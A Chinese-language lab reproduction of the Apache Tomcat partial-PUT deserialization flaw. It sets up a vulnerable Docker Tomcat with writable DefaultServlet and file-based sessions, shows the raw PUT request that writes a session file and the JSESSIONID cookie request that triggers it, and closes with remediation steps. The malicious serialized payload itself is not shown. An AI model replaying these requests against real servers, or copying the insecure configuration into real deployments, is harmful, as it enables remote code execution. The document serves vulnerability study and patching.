

一、漏洞描述

漏洞原理

Tomcat DefaultServlet 处理 **partial PUT** 请求（即基于 Content-Range 头的 HTTP PUT 请求）时的临时文件命名逻辑不安全，会使用一个基于用户提供的文件名和路径生成的临时文件。，导致攻击者可以通过**构造特殊请求路径**，访问或者写入安全敏感文件。

Content-Range 在 Tomcat 的 HTTP PUT 请求中主要用于实现大文件的分块传输，当文件尚未完整传输时，内容会被临时存储在 Tomcat 的工作目录：

\$CATALINA_BASE/work/Catalina/localhost/ROOT

当发送不完全的 PUT 请求时，Tomcat 会将文件路径中的分隔符“/”转化为“.”，并将文件临时存储在会话存储目录中。

实现 RCE 需要条件

1. 默认 Servlet 启用了写权限（**默认禁用**）
2. 启用了 partial PUT 请求支持（默认启用）
3. 应用程序使用 Tomcat 的基于文件的 session 持久化机制（**默认为基于内存持久化**）且设置为默认存储位置
4. 应用程序包含可被利用于反序列化攻击的库

实现敏感安全文件读取需要条件

1. DefaultServlet 启用了写入权限（默认情况下禁用）。
2. 服务器启用了 partial PUT（默认启用）。
3. 该敏感文件存放在允许上传的目录的子路径（攻击者需要能够在该敏感文件目录上级路径使用 partial PUT 上传文件）
4. 攻击者已知目标敏感文件的路径以及文件名。
5. 敏感文件是通过 partial PUT 上传的。

受影响版本

1. Apache Tomcat 11.0.0-M1 至 11.0.2
2. Apache Tomcat 10.1.0-M1 至 10.1.34
3. Apache Tomcat 9.0.0-M1 至 9.0.98

二、环境搭建

拉取 docker 容器：

docker pull tomcat:9.0.97

```
root@chuhui-virtual-machine:/home/chuhui# docker pull tomcat:9.0.97
9.0.97: Pulling from library/tomcat
4de44b265507a: Downloading  9.546MB/29.75MB
4c2afd91a87d: Downloading  21.44MB/22.95MB
839e9bbcf697: Downloading  11.2MB/157.6MB
11be3e613582: Waiting
1b9d1e181a2a: Waiting
de6b2115cf0d: Waiting
4f4fb700ef54: Waiting
b31f0de1ad2d: Waiting
```

在库中包含可以被利用的反序列化攻击的库（例如 Commons Collections 3.2.1）

wget <https://repo1.maven.org/maven2/commons-collections/commons-collections/3.2.1/commons-collections-3.2.1.jar>

docker cp commons-collections-3.2.1.jar my-tomcat9037:/usr/local/tomcat/webapps/ROOT

```
root@chuhui-virtual-machine:/mnt/hgfs/share# wget https://repo1.maven.org/maven2/commons-collections/commons-collections/3.2.1/commons-collections-3.2.1.jar
--2025-05-31 16:46:29--  https://repo1.maven.org/maven2/commons-collections/commons-collections/3.2.1/commons-collections-3.2.1.jar
正在解析主机 repo1.maven.org (repo1.maven.org)... 146.75.92.209, 2a04:4e42:87::209
正在连接 repo1.maven.org (repo1.maven.org)|146.75.92.209|:443... 已连接。
已发出 HTTP 请求，正在等待响应... 200 OK
长度： 575389 (562K) [application/java-archive]
正在保存至: 'commons-collections-3.2.1.jar'

commons-collections-3.2.1.jar      100%[=====] 561.90K  680KB/s  用时 0.8s

2025-05-31 16:46:30 (680 KB/s) - 已保存 'commons-collections-3.2.1.jar' [575389/575389]

root@chuhui-virtual-machine:/mnt/hgfs/share# ls
commons-collections-3.2.1.jar  context.xml  web.xml
root@chuhui-virtual-machine:/mnt/hgfs/share# docker cp commons-collections-3.2.1.jar my-tomcat9037:/usr/local/tomcat/webapps/ROOT
Successfully copied 577kB to my-tomcat9037:/usr/local/tomcat/webapps/ROOT
root@chuhui-virtual-machine:/mnt/hgfs/share#
```

在 conf/web.xml 中，DefaultServlet 配置 readonly=false，允许文件上传

```

<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>false</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>false</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

```

在 conf/context.xml 中, Tomcat 配置基于文件的 Session 持久化:

```


<Manager className="org.apache.catalina.session.PersistentManager">
  <Store className="org.apache.catalina.session.FileStore"/>
</Manager>

```

启动后访问 8080 端口

出现 404 操作如下: [docker 运行 Tomcat 后访问首页报 404 \(详细永久解决步骤\) - 腾讯云开发者社区-腾讯云](#)


192.168.155.184:8080



启动 kali

三、漏洞复现

测试一下写入文件:



PUT /deserialize/session HTTP/1.1

Content-Range: bytes 0-1000/1200

[illegible]

PUT /poc/session HTTP/1.1
Host: 192.168.155.166:8080
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.6788.76 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: application/data
Content-Length: 1000
Content-Range: bytes 0-1000/1200
上传成功

```
drwxr-x--- 3 root root 4096 May 31 09:11 .  
drwxr-x--- 7 root root 4096 May 31 08:15 ..  
-rw-r----- 1 root root 1200 May 31 08:58 .deserialize.session1  
drwxr-x--- 3 root root 4096 May 31 08:15 org  
-rw-r----- 1 root root 1731 May 31 09:11 .poc.session  
root@chuhui-virtual-machine:/mnt/hgfs/share#
```

触发脚本并且 session 文件消失

```
root@chuhui-virtual-machine:/mnt/hgfs/share# docker exec -it my-tomcat9037 ls -al /usr/local/tomcat/work/Catalina/localhost/ROOT  
total 16  
drwxr-x--- 3 root root 4096 May 31 09:11 .  
drwxr-x--- 7 root root 4096 May 31 08:15 ..  
-rw-r----- 1 root root 1200 May 31 08:58 .deserialize.session1  
drwxr-x--- 3 root root 4096 May 31 08:15 org
```

GET / HTTP/1.1
Host: 192.168.155.166:8080
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.6788.76 Safari/537.36
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=.poc

四、 漏洞修复

禁止 partial PUT: 在 conf/web.xml 中修改 allowPartialPut 参数为 false, 并 重启 Tomcat 以使配置生效。

严格控制 DefaultServlet 写入权限: 确保 readonly=true, 禁用所有未经授权的 PUT/DELETE 请求, 仅允许可信来源访问受限目录。

升级到高级版本